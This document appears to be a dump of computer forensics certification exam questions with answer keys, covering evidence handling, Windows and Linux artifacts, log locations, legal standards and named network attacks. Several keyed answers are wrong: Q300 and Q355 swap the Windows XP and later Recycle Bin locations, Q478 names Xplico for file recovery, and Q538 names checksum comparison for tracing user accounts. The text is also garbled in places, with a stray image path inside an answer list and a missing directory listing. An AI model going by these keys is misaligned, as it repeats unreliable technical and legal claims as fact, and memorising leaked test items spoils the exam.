- (Exam Topic 2)

Which of the following tool enables data acquisition and duplication?

- A. Colasoft's Capsa
- B. DriveSpy
- C. Wireshark
- D. Xplico

Answer: B

NEW QUESTION 247

- (Exam Topic 2)

Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- A. IOCE
- B. SWGDE & SWGIT
- C. Frye
- D. Daubert

Answer: D

NEW QUESTION 249

- (Exam Topic 2)

Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

- A. Portable Document Format
- B. MS-office Word Document
- C. MS-office Word OneNote
- D. MS-office Word PowerPoint

Answer: A

NEW QUESTION 253

- (Exam Topic 2)

Pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:

- A. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
- B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management
- C. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management
- D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters

Answer: A

NEW QUESTION 254

- (Exam Topic 2)

An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

- A. Postmortem Analysis
- B. Real-Time Analysis
- C. Packet Analysis
- D. Malware Analysis

Answer: A

NEW QUESTION 257

- (Exam Topic 2)

Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

- A. Portable Document Format
- B. Advanced Forensics Format (AFF)
- C. Proprietary Format
- D. Raw Format

Answer: B

NEW QUESTION 258

- (Exam Topic 2)

When investigating a wireless attack, what information can be obtained from the DHCP logs?

- A. The operating system of the attacker and victim computers
- B. IP traffic between the attacker and the victim
- C. MAC address of the attacker
- D. If any computers on the network are running in promiscuous mode

Answer: C

NEW QUESTION 260

- (Exam Topic 2)

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

- A. C:\Program Files\Exchsrvr\servername.log
- B. D:\Exchsrvr\Message Tracking\servername.log
- C. C:\Exchsrvr\Message Tracking\servername.log
- D. C:\Program Files\Microsoft Exchange\srvr\servername.log

Answer: A

NEW QUESTION 263

- (Exam Topic 2)

What type of attack sends SYN requests to a target system with spoofed IP addresses?

- A. SYN flood
- B. Ping of death
- C. Cross site scripting
- D. Land

Answer: A

NEW QUESTION 268

- (Exam Topic 2)

When marking evidence that has been collected with the aa/ddmmyy/nnnn/zz format, what does the nnn denote?

- A. The year the evidence was taken
- B. The sequence number for the parts of the same exhibit
- C. The initials of the forensics analyst
- D. The sequential number of the exhibits seized

Answer: D

NEW QUESTION 273

- (Exam Topic 2)

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

- A. gif
- B. bmp
- C. jpeg
- D. png

Answer: C

NEW QUESTION 274

- (Exam Topic 2)

What is the location of the binary files required for the functioning of the OS in a Linux system?

- A. /run
- B. /bin
- C. /root
- D. /sbin

Answer: B

NEW QUESTION 278

- (Exam Topic 2)

What does the part of the log, “% SEC-6-IPACCESSLOGP”, extracted from a Cisco router represent?

- A. The system was not able to process the packet because there was not enough room for all of the desired IP header options
- B. Immediate action required messages


- C. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available
D. A packet matching the log criteria for the given access list has been detected (TCP or UDP)

Answer: D

NEW QUESTION 281

- (Exam Topic 2)

In the following directory listing,



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

- A. Outlook bak
B. Outlook ost
C. Outlook NK2
D. Outlook pst

Answer: D

NEW QUESTION 285

- (Exam Topic 2)

How will you categorize a cybercrime that took place within a CSP's cloud environment?

- A. Cloud as a Subject
B. Cloud as a Tool
C. Cloud as an Audit
D. Cloud as an Object

Answer: D

NEW QUESTION 287

- (Exam Topic 2)

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A. Technical material related to forensics
B. No particular field
C. Judging the character of defendants/victims
D. Legal issues

Answer: B

NEW QUESTION 291

- (Exam Topic 2)

When carrying out a forensics investigation, why should you never delete a partition on a dynamic disk?

- A. All virtual memory will be deleted
B. The wrong partition may be set to active
C. This action can corrupt the disk
D. The computer will be set in a constant reboot state

Answer: C

NEW QUESTION 293

- (Exam Topic 2)

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined

the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- A. PRIV.STM
- B. gwcheck.db
- C. PRIV.EDB
- D. PUB.EDB

Answer: A

NEW QUESTION 297

- (Exam Topic 2)

Which network attack is described by the following statement?

“At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries.”

- A. DDoS
- B. Sniffer Attack
- C. Buffer Overflow
- D. Man-in-the-Middle Attack

Answer: A

NEW QUESTION 300

- (Exam Topic 2)

Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a \$Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

- A. Windows 98
- B. Linux
- C. Windows 8.1
- D. Windows XP

Answer: D

NEW QUESTION 302

- (Exam Topic 2)

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

- A. Keep the device powered on
- B. Turn off the device immediately
- C. Remove the battery immediately
- D. Remove any memory cards immediately

Answer: A

NEW QUESTION 306

- (Exam Topic 2)

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called “INFO2” in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____ .

- A. Undo the last action performed on the system
- B. Reboot Windows
- C. Use a recovery tool to undelete the file
- D. Download the file from Microsoft website

Answer: A

NEW QUESTION 309

- (Exam Topic 2)

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- A. Data collection
- B. Secure the evidence
- C. First response
- D. Data analysis

Answer: C

NEW QUESTION 314

- (Exam Topic 2)

Where is the startup configuration located on a router?

- A. Static RAM
- B. BootROM
- C. NVRAM
- D. Dynamic RAM

Answer: C

NEW QUESTION 319

- (Exam Topic 2)

In Steganalysis, which of the following describes a Known-stego attack?

- A. The hidden message and the corresponding stego-image are known
- B. During the communication process, active attackers can change cover
- C. Original and stego-object are available and the steganography algorithm is known
- D. Only the steganography medium is available for analysis

Answer: C

NEW QUESTION 320

- (Exam Topic 2)

To check for POP3 traffic using Ethereal, what port should an investigator search by?

- A. 143
- B. 25
- C. 110
- D. 125

Answer: C

NEW QUESTION 322

- (Exam Topic 2)

Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

- A. HIPAA
- B. GLBA
- C. SOX
- D. FISMA

Answer: C

NEW QUESTION 323

- (Exam Topic 2)

A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

- A. Depends on the capacity of the storage device
- B. 1048 Bytes
- C. 4092 Bytes
- D. 512 Bytes

Answer: D

NEW QUESTION 328

- (Exam Topic 2)

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- A. Accunetix
- B. Nikto
- C. Snort
- D. Kismet

Answer: C

NEW QUESTION 332

- (Exam Topic 2)

When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

Answer: A

NEW QUESTION 337

- (Exam Topic 2)

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

- A. Lsproc
- B. DumpChk

- C. RegEdit
- D. EProcess

Answer: D

NEW QUESTION 342

- (Exam Topic 2)

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A. Searching for evidence themselves would not have any ill effects
- B. Searching could possibly crash the machine or device
- C. Searching creates cache files, which would hinder the investigation
- D. Searching can change date/time stamps

Answer: D

NEW QUESTION 345

- (Exam Topic 2)

What is the size value of a nibble?

- A. 0.5 kilo byte
- B. 0.5 bit
- C. 0.5 byte
- D. 2 bits

Answer: C

NEW QUESTION 349

- (Exam Topic 2)

What does 254 represent in ICCID 89254021520014515744?

- A. Industry Identifier Prefix
- B. Country Code
- C. Individual Account Identification Number
- D. Issuer Identifier Number

Answer: B

NEW QUESTION 353

- (Exam Topic 2)

Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

- A. Three
- B. One
- C. Two
- D. Four

Answer: B

NEW QUESTION 355

- (Exam Topic 2)

Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?

- A. C: \$Recycled.Bin
- B. C: \ \$Recycle.Bin
- C. C:\RECYCLER
- D. C:\\$RECYCLER

Answer: B

NEW QUESTION 357

- (Exam Topic 2)

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

Answer: B

NEW QUESTION 361

- (Exam Topic 2)

Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

- A. Xplico
- B. Colasoft's Capsa
- C. FileSalvage
- D. DriveSpy

Answer: C

NEW QUESTION 362

- (Exam Topic 2)

At what layer does a cross site scripting attack occur on?

- A. Presentation
- B. Application
- C. Session
- D. Data Link

Answer: B

NEW QUESTION 365

- (Exam Topic 2)

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

- A. He should search in C:\Windows\System32\RECYCLED folder
- B. The Recycle Bin does not exist on the hard drive
- C. The files are hidden and he must use switch to view them
- D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 366

- (Exam Topic 2)

What is the default IIS log location?

- A. SystemDrive\inetpub\LogFiles
- B. %SystemDrive%\inetpub\logs\LogFiles
- C. %SystemDrive\logs\LogFiles
- D. SystemDrive\logs\LogFiles

Answer: B

NEW QUESTION 370

- (Exam Topic 2)

All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?

- A. Blackberry Message Center
- B. Microsoft Exchange
- C. Blackberry WAP gateway
- D. Blackberry WEP gateway

Answer: A

NEW QUESTION 375

- (Exam Topic 2)

What method of copying should always be performed first before carrying out an investigation?

- A. Parity-bit copy
- B. Bit-stream copy
- C. MS-DOS disc copy
- D. System level copy

Answer: B

NEW QUESTION 376

- (Exam Topic 2)

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A. Grill cipher
- B. Null cipher
- C. Text semagram
- D. Visual semagram

Answer: A

NEW QUESTION 379

- (Exam Topic 2)

How often must a company keep log files for them to be admissible in a court of law?

- A. All log files are admissible in court no matter their frequency
- B. Weekly
- C. Monthly
- D. Continuously

Answer: D

NEW QUESTION 383

- (Exam Topic 2)

When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

- A. FF D8 FF E0 00 10
- B. FF FF FF FF FF FF
- C. FF 00 FF 00 FF 00
- D. EF 00 EF 00 EF 00

Answer: A

NEW QUESTION 384

- (Exam Topic 2)

Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

- A. Inode bitmap block
- B. Superblock
- C. Block bitmap block
- D. Data block

Answer: B

NEW QUESTION 386

- (Exam Topic 2)

What technique is used by JPEGs for compression?

- A. ZIP
- B. TCD
- C. DCT
- D. TIFF-8

Answer: C

NEW QUESTION 389

- (Exam Topic 2)

Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- A. Advanced Office Password Recovery
- B. Active@ Password Changer
- C. Smartkey Password Recovery Bundle Standard
- D. Passware Kit Forensic

Answer: B

NEW QUESTION 390

- (Exam Topic 2)

This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

- A. Civil litigation testimony
- B. Expert testimony
- C. Victim advocate testimony
- D. Technical testimony

Answer: D

NEW QUESTION 395

- (Exam Topic 2)

Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

- A. Identifying File Dependencies
- B. Strings search
- C. Dynamic analysis
- D. File obfuscation

Answer: B

NEW QUESTION 399

- (Exam Topic 2)

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

Answer: A

NEW QUESTION 402

- (Exam Topic 2)

Which of the following technique creates a replica of an evidence media?

- A. Data Extraction
- B. Backup
- C. Bit Stream Imaging
- D. Data Deduplication

Answer: C

NEW QUESTION 405

- (Exam Topic 2)

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- A. Shortcut Files
- B. Virtual files
- C. Prefetch Files
- D. Image Files

Answer: A

NEW QUESTION 409

- (Exam Topic 2)

What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

- A. Fraggles
- B. Smurf scan
- C. SYN flood
- D. Teardrop

Answer: A

NEW QUESTION 413

- (Exam Topic 2)

Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

- A. Citizen Informant Search Warrant
- B. Electronic Storage Device Search Warrant
- C. John Doe Search Warrant
- D. Service Provider Search Warrant

Answer: B

NEW QUESTION 418

- (Exam Topic 2)

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A. Bayesian Correlation

- B. Vulnerability-Based Approach
- C. Rule-Based Approach
- D. Route Correlation

Answer: A

NEW QUESTION 419

- (Exam Topic 2)

Which of the following techniques can be used to beat steganography?

- A. Encryption
- B. Steganalysis
- C. Decryption
- D. Cryptanalysis

Answer: B

NEW QUESTION 424

- (Exam Topic 2)

Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

- A. Bootloader Stage
- B. Kernel Stage
- C. BootROM Stage
- D. BIOS Stage

Answer: A

NEW QUESTION 426

- (Exam Topic 2)

Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

- A. He should contact the network operator for a Temporary Unlock Code (TUK)
- B. Use system and hardware tools to gain access
- C. He can attempt PIN guesses after 24 hours
- D. He should contact the network operator for Personal Unlock Number (PUK)

Answer: D

NEW QUESTION 430

- (Exam Topic 2)

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where “x” represents the _____.

- A. Drive name
- B. Original file name's extension
- C. Sequential number
- D. Original file name

Answer: A

NEW QUESTION 435

- (Exam Topic 2)

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

- A. The change in the routing fabric to bypass the affected router
- B. More RESET packets to the affected router to get it to power back up
- C. RESTART packets to the affected router to get it to power back up
- D. STOP packets to all other routers warning of where the attack originated

Answer: A

NEW QUESTION 436

- (Exam Topic 2)

Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

- A. filecache.db
- B. config.db
- C. sigstore.db
- D. Sync_config.db

Answer: D

NEW QUESTION 441

- (Exam Topic 2)

Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

- A. The data is still present until the original location of the file is used
- B. The data is moved to the Restore directory and is kept there indefinitely
- C. The data will reside in the L2 cache on a Windows computer until it is manually deleted
- D. It is not possible to recover data that has been emptied from the Recycle Bin

Answer: A

NEW QUESTION 444

- (Exam Topic 2)

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- A. Sectors
- B. Interface
- C. Cylinder
- D. Heads

Answer: B

NEW QUESTION 447

- (Exam Topic 2)

Why should you never power on a computer that you need to acquire digital evidence from?

- A. When the computer boots up, files are written to the computer rendering the data nclean
- B. When the computer boots up, the system cache is cleared which could destroy evidence
- C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
- D. Powering on a computer has no affect when needing to acquire digital evidence from it

Answer: A

NEW QUESTION 451

- (Exam Topic 2)

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- A. executable file
- B. source file
- C. Object file
- D. None of these

Answer: C

NEW QUESTION 452

- (Exam Topic 2)

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- A. Regshot
- B. TRIPWIRE
- C. RAM Computer
- D. Capsa

Answer: D

NEW QUESTION 454

- (Exam Topic 2)

Which US law does the interstate or international transportation and receiving of child pornography fall under?

- A. §18. U.S.
- B. 1466A
- C. §18. U.S.C 252
- D. §18. U.S.C 146A
- E. §18. U.S.C 2252

Answer: D

NEW QUESTION 459

- (Exam Topic 2)

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList

C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

Answer: A

NEW QUESTION 463

- (Exam Topic 2)

Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

- A. Rule-Based Approach
- B. Automated Field Correlation
- C. Field-Based Approach
- D. Graph-Based Approach

Answer: B

NEW QUESTION 464

- (Exam Topic 2)

Which of the following is an iOS Jailbreaking tool?

- A. Kingo Android ROOT
- B. Towelroot
- C. One Click Root
- D. Redsn0w

Answer: D

NEW QUESTION 466

- (Exam Topic 2)

Why would you need to find out the gateway of a device when investigating a wireless attack?

- A. The gateway will be the IP of the proxy server used by the attacker to launch the attack
- B. The gateway will be the IP of the attacker computer
- C. The gateway will be the IP used to manage the RADIUS server
- D. The gateway will be the IP used to manage the access point

Answer: D

NEW QUESTION 470

- (Exam Topic 2)

Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

- A. Place PDA, including all devices, in an antistatic bag
- B. Unplug all connected devices
- C. Power off all devices if currently on
- D. Photograph and document the peripheral devices

Answer: D

NEW QUESTION 473

- (Exam Topic 2)

What type of equipment would a forensics investigator store in a StrongHold bag?

- A. PDAPDA?
- B. Backup tapes
- C. Hard drives
- D. Wireless cards

Answer: D

NEW QUESTION 474

- (Exam Topic 2)

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

- A. Phreaking
- B. Squatting
- C. Crunching
- D. Pretexting

Answer: A

NEW QUESTION 478

- (Exam Topic 2)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

- A. Colasoft's Capsa
- B. Recuva
- C. Cain & Abel
- D. Xplico

Answer: D

NEW QUESTION 481

- (Exam Topic 2)

Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

Answer: B

NEW QUESTION 482

- (Exam Topic 1)

Why should you note all cable connections for a computer you want to seize as evidence?

- A. to know what outside connections existed
- B. in case other devices were connected
- C. to know what peripheral devices exist
- D. to know what hardware existed

Answer: A

NEW QUESTION 486

- (Exam Topic 1)

What information do you need to recover when searching a victim's computer for a crime committed with specific e-mail message?

- A. Internet service provider information
- B. E-mail header
- C. Username and password
- D. Firewall log

Answer: B

NEW QUESTION 491

- (Exam Topic 1)

You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

- A. Throw the hard disk into the fire
- B. Run the powerful magnets over the hard disk
- C. Format the hard disk multiple times using a low level disk utility
- D. Overwrite the contents of the hard disk with Junk data

Answer: A

NEW QUESTION 493

- (Exam Topic 1)

In Microsoft file structures, sectors are grouped together to form:

- A. Clusters
- B. Drives
- C. Bitstreams
- D. Partitions

Answer: A

NEW QUESTION 497

- (Exam Topic 1)

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. Progressive IDS
- D. NIPS

Answer: B

NEW QUESTION 502

- (Exam Topic 1)

From the following spam mail header, identify the host IP that sent this spam? From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001
Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)
Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1) with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)
Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk From: "china hotel web"
To: "Shlam"
Subject: SHANGHAI (HILTON HOTEL) PACKAGE
Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0
X- Priority: 3 X-MSMail- Priority: Normal
Reply-To: "china hotel web"

- A. 137.189.96.52
- B. 8.12.1.0
- C. 203.218.39.20
- D. 203.218.39.50

Answer: C

NEW QUESTION 507

- (Exam Topic 1)

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

- A. Closed
- B. Open
- C. Stealth
- D. Filtered

Answer: B

NEW QUESTION 512

- (Exam Topic 1)

When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?

- A. Universal Time Set
- B. Network Time Protocol
- C. SyncTime Service
- D. Time-Sync Protocol

Answer: B

NEW QUESTION 515

- (Exam Topic 1)

What binary coding is used most often for e-mail purposes?

- A. MIME
- B. Uuencode
- C. IMAP
- D. SMTP

Answer: A

NEW QUESTION 517

- (Exam Topic 1)

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

- A. Packet filtering firewall
- B. Circuit-level proxy firewall
- C. Application-level proxy firewall
- D. Stateful firewall

Answer: D

NEW QUESTION 518

- (Exam Topic 1)

Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?

- A. the Microsoft Virtual Machine Identifier

- B. the Personal Application Protocol
- C. the Globally Unique ID
- D. the Individual ASCII String

Answer: C

NEW QUESTION 519

- (Exam Topic 1)

Printing under a Windows Computer normally requires which one of the following files types to be created?

- A. EME
- B. MEM
- C. EMF
- D. CME

Answer: C

NEW QUESTION 523

- (Exam Topic 1)

You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

- A. trademark law
- B. copyright law
- C. printright law
- D. brandmark law

Answer: A

NEW QUESTION 525

- (Exam Topic 1)

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

- A. Poison the DNS records with false records
- B. Enumerate MX and A records from DNS
- C. Establish a remote connection to the Domain Controller
- D. Enumerate domain user accounts and built-in groups

Answer: D

NEW QUESTION 529

- (Exam Topic 1)

What does the superblock in Linux define?

- A. filesynames
- B. diskgeometr
- C. location of the firstinode
- D. available space

Answer: C

NEW QUESTION 534

- (Exam Topic 1)

An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

- A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
- B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
- C. The EFS Revoked Key Agent can be used on the Computer to recover the information
- D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

NEW QUESTION 538

- (Exam Topic 1)

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

- A. forensic duplication of hard drive
- B. analysis of volatile data
- C. comparison of MD5 checksums
- D. review of SIDs in the Registry

Answer: C

NEW QUESTION 541

- (Exam Topic 1)

At what layer of the OSI model do routers function on?

- A. 4
- B. 3
- C. 1
- D. 5

Answer: B

NEW QUESTION 542

